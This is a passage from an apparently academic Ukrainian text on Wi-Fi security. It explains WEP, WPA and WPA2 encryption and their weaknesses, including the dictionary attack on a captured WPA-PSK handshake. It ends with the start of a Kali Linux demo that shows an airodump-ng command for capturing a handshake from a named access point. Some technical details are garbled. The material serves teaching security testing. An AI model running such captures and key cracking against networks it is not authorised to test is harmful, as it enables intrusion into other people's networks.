Алгоритм RC4 складається з 2 основних частин: Key Scheduling Algorithm - Процес KSA передбачає створення заплутаного масиву станів.

Тепер цей масив стану буде використовуватися як вхід у другу фазу, яка називається фазою PRGA.

Алгоритм випадкового генерування: тут використовується масив стану з процесу KSA для створення кінцевого потоку ключів. Потім кожен байт сформованого потоку ключів XOR-иться з відповідним байтом простого тексту, щоб отримати бажаний текст шифру.

1.6.2 Key Scheduling Algorithm

IV обчислюється за допомогою масиву стану та властивостей загальнодоступного пароля. Це досягається створенням масиву значень, рівних індексу, який ви хочете використовувати в алгоритмі. Індекс для WEP за замовчуванням становить 256.

1.7 Основні проблеми WEP

Значення IV можна використовувати повторно.

Стандарт не вказує, що величину потрібно взагалі змінювати. Повторне використання ключів є головною криптографічною слабкістю будь-якої системи безпеки.

1.7.1 Довжина IV занадто коротка

24-бітові ключі надають близько 16,7 мільйона можливостей. Виглядає багато, але у перенавантаженій мережі це число може бути досягнуто за кілька годин.

Тоді повторного використання не уникнути. Деякі виробники використовують випадкові ключі. Це не найкращий спосіб запобігти повторному використанню. Краще рішення - почати з ключа і збільшити по одному для кожного наступного ключа. На жаль, багато пристроїв при запуску повертаються до одного і того ж значення, а потім дотримуються тієї ж послідовності, забезпечуючи безліч повторюваних значень для роботи хакерів.

1.7.2 Слабкі ключі сприйнятливі до атак

Деякі комбінації значень ключів, слабкі IV, не дають достатньо випадкових даних для перших кількох байтів. Це основа широко розповсюджених атак на WEP і причина того, що ключі можна знайти.

Виробники часто навмисно забороняють слабкі значення IV. Це добре тим, що воно зменшує шанси хакера захопити слабкі ключі, але також має наслідком подальше зменшення і без того обмежених можливостей ключів, збільшуючи шанс повторного використання ключів.

1.7.3 Master ключі використовуються безпосередньо

З криптографічної точки зору використання master ключів безпосередньо взагалі не рекомендується. Основні ключі слід використовувати лише для створення інших тимчасових ключів. WEP має серйозні недоліки в цьому відношенні.

1.7.4 Керування та оновлення ключів не передбачено

Адміністрування ключів WEP не є добре розробленим і важким у великих мережах. Користувачі, як правило, змінюють ключі дуже рідко, що дає потенційному хакеру багато часу, щоб зібрати достатню кількість пакетів для атаки.

1.7.5 Перевірка цілісності повідомлень неефективна

WEP дійсно перевіряє цілісність повідомлень, але хакери можуть змінювати повідомлення та перераховувати нове значення, щоб воно відповідало. Це робить перевірку неефективною проти фальсифікації.

1.7.6 Висновок

Хоча WEP далеко не ідеальне рішення безпеки, ви все одно повинні ним користуватися. Певна безпека краще, ніж відсутність. Цілеспрямований зловмисник може виявити ваші ключі за певний час і досить слабких IV, але це не є підставою для відсутності захисту.

Треба перевіряти, чи має виробник обладнання оновлений драйвер, який дозволяє уникнути надсилання слабких IV. Треба використовувати 128-бітове шифрування, якщо обладнання це підтримує.

Дотримуйтесь цих запобіжних заходів, і ваша бездротова мережа буде достатньо безпечною. Для більшої безпеки розгляньте можливість використання захищеного доступу WiFi (WPA).

1.8 Інформація щодо алгоритму забезпечення захисту мереж WPA

Через те, що WEP недостатньо захищений, IEEE 802.11 Task Group I (TGi) представив новий протокол - Wi-Fi Protected Access, широко відомий як WPA покращуючи WEP. WPA містить Протокол цілісності тимчасових ключів (TKIP).

Існує два режими, в яких функціонує WPA: перший - попередньо спільний ключ (PSK), а іншим є Enterprise. Режим Enterprise більш надійний з точки зору безпеки, оскільки не має єдиного ключа, але її його важче налаштувати, ніж PSK. У той час як RC4 шифр використовується для шифрування у WPA також як і у WEP, є три елементи, якими TKIP відрізняється від WEP протоколом, яким є: Michael, код цілісності повідомлень (MIC), послідовність пакетів процедуру, а також змішування ключа за пакетом. На Рисунок 1.3 показано процес розрахування TKIP



Рисунок 1.3 - Процес розрахунку TKIP

Основні параметри безпеки, які застосовуються в WPA і відрізняються від WEP:

- Протокол цілісності часового ключа (TKIP) - це протокол, що використовується для шифрування і генерації нового ключа для кожного пакета. Розмір кожного ключа становить 128 біт.
- Для цілісності повідомлення існує алгоритм під назвою “Michael”. Цей алгоритм використовується для обчислення коду цілісності

повідомлення (MIC) для TKIP, і (MIC) буде бути доданим до даних, що надсилаються.

- У процесі шифрування буде оброблено новий номер послідовності пакетів для підтвердження актуальності відправленого пакета.
- Для захисту від replay атак TKIP пропонує два різні блоки даних: Блок даних MSDU та MPDU.
- WPA використовує RC4 для процесу шифрування, як це робить WEP, але головна відмінність полягає в тому що в TKIP базовий ключ та IV хешуються разом перед тим, як RC4 використовується. Результат хешування IV і базовий ключ будуть використані в RC4 з IV для генерування послідовного ключа. Відкритий текст буде XOR-ений з послідовним ключем і результат буде надіслано у вигляді закодованого повідомлення. Алгоритм шифрування показаний на Рисунок 1.4.



Рисунок 1.4 - WPA Алгоритм шифрування (TKIP)

1.8.1 Механізми автентифікації WPA

Для автентифікації користувачів та видачі нових ключів, що забезпечують управління ключами, TKIP використовує стандарт IEEE 802.1x, TKIP вимагає як 64-розрядний ключ, що Michael використовує та 128-бітний ключ, який використовує згадана вище функція змішування для отримання пакетного ключу. У WPA є два режими WPA Personal, WPA Enterprise та Механізми автентифікації для кожного режиму можна описати наступним чином:

- WPA Personal
  Його також називають WPA-PSK (попередньо спільний ключ). Цей режим зазвичай використовується для домашньої мережі або мережі невеликих офісів, і він не використовує сервер автентифікації. У цьому режимі є попередньо повідомлений ключ між клієнтом і точкою доступу (AP), і цей ключ повинен бути відомий обом сторонам для заснувати асоціацію. Усі бездротові пристрої використовують 256-

бітний ключ для автентифікації у точках доступу. Надзвичайно важливо, щоб спільний ключ ніколи не передавався між клієнтом та точкою доступу. За допомогою спільного ключа MIC і ключ шифрування будуть знайдені. MIC має розмір 64 біта, а розмір ключа шифрування - 128 біт.

- WPA Enterprise
  Зазвичай використовується для корпоративної мережі. У процесі автентифікації не використовується спільний ключ; проте використовується розширюваний протокол автентифікації (EAP). EAP пропонує два способи автентифікації. У цьому режимі RADIUS є обов'язковим, і це забезпечує відмінний захист трафіку бездротової мережі.

1.8.2 Захищений доступ до Wi-Fi (WPA2)

WPA2 широко відоме як друге покоління WPA і це визнано найбільш безпечним протоколом, що використовується в бездротових мережах. Цей протокол використовує реалізацію 128-бітного стандарту розширеного шифрування (AES) алгоритм блочного шифру як для автентифікації, так і для шифрування. В WPA2 існує два режими автентифікації, які можна використовувати, які є Pre-Shared Key та Enterprise. Замість TKIP, WPA2 використовує парний перехідний ключ (PTK) для генерація ключів. Застосовуючи алгоритм Michael, WPA2 використовує CCMP (Counter Mode CBC MAC Protocol), який застосовує блок-шифр AES. З метою забезпечення цілісності та забезпечення точності автентифікація, CCM (CBC-MAC) був використаний у WPA2

1.8.2.1 Процес шифрування WPA2

Процес шифрування, як показано на Рисунок 1.5, можна здійснити, застосувавши наступне кроки:



Рисунок 1.5 - Процес шифрування CCMP

- Для кожного MPDU існує номер пакету (PN), і це число буде збільшуватися для кожного наступного MPDU.
- У заголовку MPDU є AAD і в цьому полі представлена цілісність, надана CCMP.
- Для створення CCMP Nonce блока використовується PN, A2 (MPDU адрес 2) та поле пріоритету MPDU. У полі пріоритету зарезервовано значення нуль.
- Крім того, новий PN з ідентифікатором ключа буде використовуватися для побудови 64-розрядного заголовкову CCMP
- Групи тимчасових ключів, AAD, nonce, та MPDU використовуються для створення шифрованого тексту та MIC.
- Шифрування MPDU отримується комбінуванням заголовка CCMP, оригінальним заголовком MPDU, зашифрованими даними та MIC.

1.8.2.2 Процес дешифрування WPA2

WPA2 не використовує XOR для дешифрування відкритого тексту, і процес дешифрування буде виконувати тими самими кроками. Етапи дешифрування, як показано на Рисунок 1.6, такі:



Рисунок 1.6 - процес дешифрування CCMP

- Після отримання зашифрованого MPDU значення AAD і nonce отримується із зашифрованого MPDU
- Заголовок зашифрованого MPDU використовується для побудови AAD
- Для створення значення nonce значення використовуються поля MPDU 2 (A2), PN та поле пріоритету
- Для відновлення відкритого тексту MPDU, тимчасового ключа, MIC, AAD, nonce та MPDU шифру поєднуються разом. Також на цьому етапі перевіряється цілісність AAD та MPDU.
- Нарешті, поєднавши MAC-заголовок MPDU та розшифрований відкритий текст MPDU, відкритий текст MPDU розшифровано.

1.8.2.3 Механізм автентифікації

Для автентифікації існує два способи менеджменту ключів, кожен з яких використовує різні способи: система сервера автентифікації або система загальнодоступних ключів і як тільки ключі генеруються, автентифікація може бути виконана так само, як вона використовується в WPA. Існує два типи систем управління ключами, які описуються наступним чином:

- Система з попереднім розповсюдженням ключа є менш повною з точки зору безпеки, ніж система, яка використовує сервер автентифікації. Однак, незважаючи на факт, що повне слідування протоколу 802.11i

обмежує будь-яке використання загальнодоступних ключів, потреби малого бізнесу та домашніх потреб з легкістю вдається задовольнити

- Система, яка генерує ключі через сервер автентифікації, є відносною ієрархічною; що полегшує створення відповідних парних (PMK) як на стороні клієнта, так і на стороні сервера автентифікації - 802.1x протоколи генерації ключів. Кожного разу, коли пристрій взаємодіє з точкою доступу, існує чотири типи 128-розрядні тимчасові ключі, відомі як PTK: це ключ шифрування даних, ключ цілісності даних, EAPOL-ключ шифрування та ключ цілісності EAPOL-ключа. Аби не лише збільшуватись випадковість, але також зробити залежність ключів від виробника, ключ містить а випадкову секвенцію та MAC-адреси пристрою. Тоді є чотири способи обмінюватися, що називаються 4-позиційними рукостисканнями, між точкою доступу та автентифікаційним сервером, який ідентифікує і перевіряє ключ. Слідуючи першому кроку, яким є генерація тимчасових ключів і пари випадкових послідовностей, які клієнт і автентифікатор створили, клієнт перевіряє цілісність PMK, також як і клієнт. Нарешті, обидва пристрої налагодили шифрування для unicast пакетів. Також слід зазначити, що 802.11i підтримує broadcast повідомлення. Для того, щоб забезпечити ефективність, створюється GMK, і GMK сприяє генерації GEK та GIK, які всі клієнти отримують через захищений канал. Цікаво відзначити, що для використання 802.11i необхідне оновлення апаратного забезпечення.

1.9 Порівняння WPA та WPA2

1.9.1 Цілісність даних: WPA та WPA2

WPA використовує Michael для перевірки цілісності повідомлення. До того ж Packet Sequencing використовується для запобігання Replay атак. З іншого боку, WPA2 використовує CCMP для забезпечення цілісності як даних, так і заголовка пакета. 48-бітний порядковий номер, який змінюється, коли відбувається заміна ключа MIC, запобігає Replay атакам; це є послідовність, що TKIP використовує та позначає як послідовність пакетів. Метод з’єднує порядковий номер із ключем шифрування, що шифрує MIC і WEP ICV під час виявлення та видалення пакетів, які містять непослідовність номер. У цьому розділі представлений Michael та Counter Mode з CCMP.

1.9.2 Michael або MIC

Ці MIC алгоритми захищають цілісність даних від можливих змін спричинені підробкою. Заздалегідь визначений алгоритм та дані разом обчислюють значення тегу, які відправник передає за допомогою ключа та порівняння між відправленою величиною та величиною, яку отримує приймач, щоб визначити недоторканість та цілісність даних. Зокрема, для Michael потрібно новий 64-розрядний ключ, який представлений у вигляді двох 32-розрядних little Endian слів (K0, K1).

MIC функціонує наступним чином:

- Довжина загального повідомлення кратна 32-бітовому і для того, щоб забезпечити кратність повідомлення додається значення 0x5A і достатня кількість нульового відступу.
- Поділ повідомлення кратного 32-бітовому на послідовність 32-бітових слів (M0, M1, M2, …)
- Розрахунок тега за допомогою ключа та слів повідомлення за цим алгоритмом:
  (L, R) <- (K0, K1)
  do i **from** 1 **to** n
  L<-L XOR Mi
  (L,R)<-Swap(L,R)
  return (L,R) as the tag
- Крок перевірки завершуються зрівнянням отриманим тегом з повідомленням та тегом, який був отримано у попередньому кроці.
- Час, який потрібен атакуючому, щоб підробити свій MIC та не бути знайденим такий: якщо MIC є розміром в S бітів, то середній час – час, коли пройде пакет під номером 2^(S+1).

1.9.3 Counter Mode з CBC-MAC

Michael використовується для розрахунку цілісності даних у WPA. Michael розроблений для того, щоб подолати вади WEP. Алгоритм Michael потребує лише оновлення програмного забезпечення, без оновлення апаратного. Але він досі залежить від криптографічного алгоритму RC4 тому не повністю задовольняє середовищам з підвищеним рівнем безпеки. Внаслідок цього Counter Mode з CBC-MAC був розроблений, який вважається більш кращим рішенням, але у цьому рішенні потрібно оновлення апаратного забезпечення.

CCMP розраховує на CCM, який користується алгоритмом AES, який використовується для автентифікації зашифрованого блоку. У CCM, шифрується 128-бітний блок. CBC-MAC використовується у CCM і для автентифікації і також для перевірки цілісності. Для того, щоб уникнути Replay атак використовується nonce, який збирається з 48-бітного пакетного номеру.

CCMP вважається найкращим рішенням і для конфіденціальної і також для цілісності. Він використовує однаковий криптографічний ключ і для конфіденціальності і також для цілісності, що зменшує комплексність. CCMP гарантує цілісність і тіла пакету і також заголовку пакету. Рисунок 1.7 показує процес перевірки цілісності, який можна поділити на 5 кроків:

- Інкремент номеру пакету: Номерний 48-бітний пакет кожного разу збільшується і для кожної сесії. PN запобігає Replay атакам і забезпечує що TK кожного сеансу живе більше часу, ніж будь-який можливий STA-AP зв’язок.

- Побудова nonce: Nonce будується комбінуванням номерного пакету з адресом передавача і також з бітами пріоритетності

- Побудова заголовка CCMP: 48-бітний Key ID використовується щоб ідентифікувати TK, який з’єднується с PN, щоб сформувати заголовок.

- Побудова AAD: AAD один з найважливіших частин вхідних даних для модуля шифрування CCM, AAD може бути довжиною або 22 байти або 28 байтів. Він створюється за допомогою різних полів заголовка MAC-а, таких як QoS.

- CCM шифрування: це, одна із основних підчастин у розрахунку цілісності даних у WPA2 протоколі. Він створюється комбінуванням TK, даних, AAD та Nonce разом та видає зашифровані дані. Зашифровані дані поєднується з MAC заголовком, CCM заголовком, та MIC щоб створити шифрований MPDU.



Рисунок 1.7 - Цілісність у WPA2

TK змінюється на кожному зв’язку між станцією та точкою доступу. MIC шифрується даним розміром 8 байт. Зашифрований фрейм відправляється через прослуховувача та, така ж сама процедура, тільки обернена робиться для розшифрування даних.

1.9.4 Недоліки WPA/WPA2

Не дивлячись на те, що схема безпеки WPA/WPA2 досить сильна у ній є прості недоліки, які були знайдені, але жодна з них не є загрозою до безпеки. Однак, механізми автентифікації у WPA-PSK вразливі до атак з перебором по словнику, які вже виявлені та працюють. Ця атака базується на перехопленні чотирьох стороннього рукостискання між клієнтом та точкою доступу, які дають достатню кількість інформації для атаки. На відміну від WEP, де статистичний метод може зробити швидшим пошук ключу, PSK виводиться за допомогою PBKDF2, який є псевдорандомною функцією, яка приймає декілька вхідних даних та хешує їх багату кількість разів, щоб отримати ключ. Це означає, що атакуючий має всю інформацію і єдине, що потрібно зробити

це перебрати варіанти паролів для отримання рукостискання, щоб отримати 256-бітний ключ, де пароль може бути довжиною від 8 до 64 печатних ASCII символів.

PTK робиться з PMK через четвірне рукостискання з інформацією, яка передається незашифрованим текстом, для розрахунку. Ця інформація включає в себе MAC адрес клієнта, MAC адрес точки доступу та 2 випадкових числа (Anonce та Snonce). Єдиний компонент, якого бракує – PMK/PSK, тож атакуючий може просто перебрати PMK, знаючи SSID, який дуже легко отримати за допомогою сніфера.

Але навіть при наявності того факту, що WPA-PSK є 256-бітним ключем він має достатньо серйозний недолік тому що він базується на PMK, який генерується за допомогою PBKDF2. Ця функція має 5 вхідних параметрів: PMK = PBKDF2(password, SSID, SSID length, 4096, 256). Де 4096 це кількість ітерацій субфункціїї, а 256 це довжина вихідного параметру. Це означає, що безпека PTK розраховує тільки на PMK значення, який є Pre-Shared Key, він же попередньо розповсюджений ключ, він же пароль.

1.9.5 Сильні сторони WPA/WPA2

WPA та WPA2 мають декілька покращень, які допомогли та сприяють тому, що бездротові мережі Wi-Fi тепер більш захищені чи були.

Як клієнт, який є станцією (ST), і точка доступу (AP) мають один спільний криптографічний ключ, який між ними є секретним, WPA / WPA2 надає взаємну автентифікація, щоб запобігти захопленню ключа під час його передачі. WPA покращило ситуацію тим, що процес шифрування було змінено на TKIP. TKIP також має функцію хешування, яка змішує ключі тим, що інтегрує 2 компоненти, якими є вектор ініціалізації (IV) та базовий ключ. Більш того, щоб бути певним, що ключі не були змінені WPA використовує опцію перевірки цілісності. Одне з найбільших досягнень зробленими WPA та WPA2 це збільшення довжини вектору ініціалізації до 48 бітів замість 24 бітів, щоб бути певним, що вектор ініціалізації ще не був використаний, тому що він також використовується для TSC, щоб захиститись від Replay атак. В термінах цілісності WPA використовує ‘Michael’, який є механізмом перевірки цілісності, як в той момент WPA2 використовує CCM. З іншої сторони є ще Enterprise режим роботи у WPA/WPA2. Enterprise режим (корпоративний) використовує стандарт 802.1X та EAP сервер для механізму автентифікації, у цій схемі EAP сервер дає ідеальний контроль та безпеку клієнтського бездротового трафіку. Більше того, в цьому режимі не використовується PSK, але йому потрібен сервер RADIUS, який називається

сервер автентифікації. Щоб уникнути повторного використання ключів, існує механізм повторного створення ключів, щоб оновлювати зашифрований вид відкритого тексту та ключів цілісності, які будуть використовуватися. Один з найбільших переваг WPA2 це те, що він використовує AES для шифрування даних. А також він використовує блочне шифрування, яке використовується для шифрування всіх блоків тексту кожного разу. Табличка 1 сумує різниці WPA та WPA2.

Таблиця 1.2 - Порівняння WPA та WPA2

Механізм або функціонал	WPA	WPA2
Призначення	Вирішує проблеми, які є в WEP	Вирішує проблеми, які є в WPA
Потребує нового апаратного забезпечення	Ні	Так
Механізм шифрування	RC4 / TKIP	AES / CCMP CCMP / TKIP
Розмір ключа шифрування	128 біт	128 біт
Ключ шифрування на кожен пакет	Змішане	Не потребує
Менеджмент ключів шифрування	802.1x	802.1x
Зміна ключу шифрування	Для кожного пакету	Не потребує
Розмір вектору ініціалізації	48 біт	48 біт
Автентифікація	802.1x – EAP	802.1x – EAP
Цілісність даних	MIC (Michael)	CCMP
Цілісність заголовків	MIC (Michael)	CCMP
Захист від Replay атак	IV послідовність	IV послідовність

2 ТЕХНІЧНІ ВИМОГИ ДО СИСТЕМИ

Для того, щоб показати приклад атаки на бездротову мережу потрібно мати бездротовий мережевий інтерфейс, та окрім цього цей інтерфейс повинен мати змогу перейти у режим моніторингу. Для цих цілей існує багато різного програмного забезпечення, але є операційна система, яка вже має усі базові інструменти для тестування безпеки як мереж так і систем іншого виду. Ця система називається Kali Linux. Для запуску Kali Linux потрібно мати апаратне забезпечення, таким забезпеченням може бути ноутбук, персональний комп'ютер, та навіть однопалатний комп'ютер. Для цих цілей буде використано Raspberry Pi 4, та образ Kali Linux для процесорів на архітектурі arm.

У даній демонстрації на практиці проведемо атаку на бездротову мережу, в ході якої здобудемо WPA/WPA2 автентифікаційне рукостискання і потім використаємо aircrack-ng для злому попередньо опублікованого ключу. Спочатку налаштуємо мережу, яка використовує WPA/WPA2 шифрування.



Рисунок 2.1 - Мережа, на яку планується атака

2.1 Перехоплення Four-Way Handshake

Щоб перехопити Four-Way Handshake потрібно перевести бездротовий мережевий інтерфейс у режим моніторингу. Цей крок потрібен для того, щоб дозволити мережевій карті фільтрувати отримані пакети.

```
airodump-ng -c 8 -w hk.cap --bssid 2C:E4:12:9C:E1:B7 --ivs mon0
```

Рисунок 2.2 - Запуск airodump-ng

Відповідність умовним параметрам їх значенням:

- -c 8 це канал бездротової мережі
- --bssid 2C:E4:12:9C:E1:B7 це MAC адрес точки доступу. Це фільтрує інші точки, які нас не цікавлять.
- -w hk.cap це назва файлу, який буде мати усі вектори ініціалізації.
- wlan0mon це назва інтерфейсу, який знаходиться у режимі моніторингу
- --ivs це опція для захвату тільки векторів ініціалізації

```
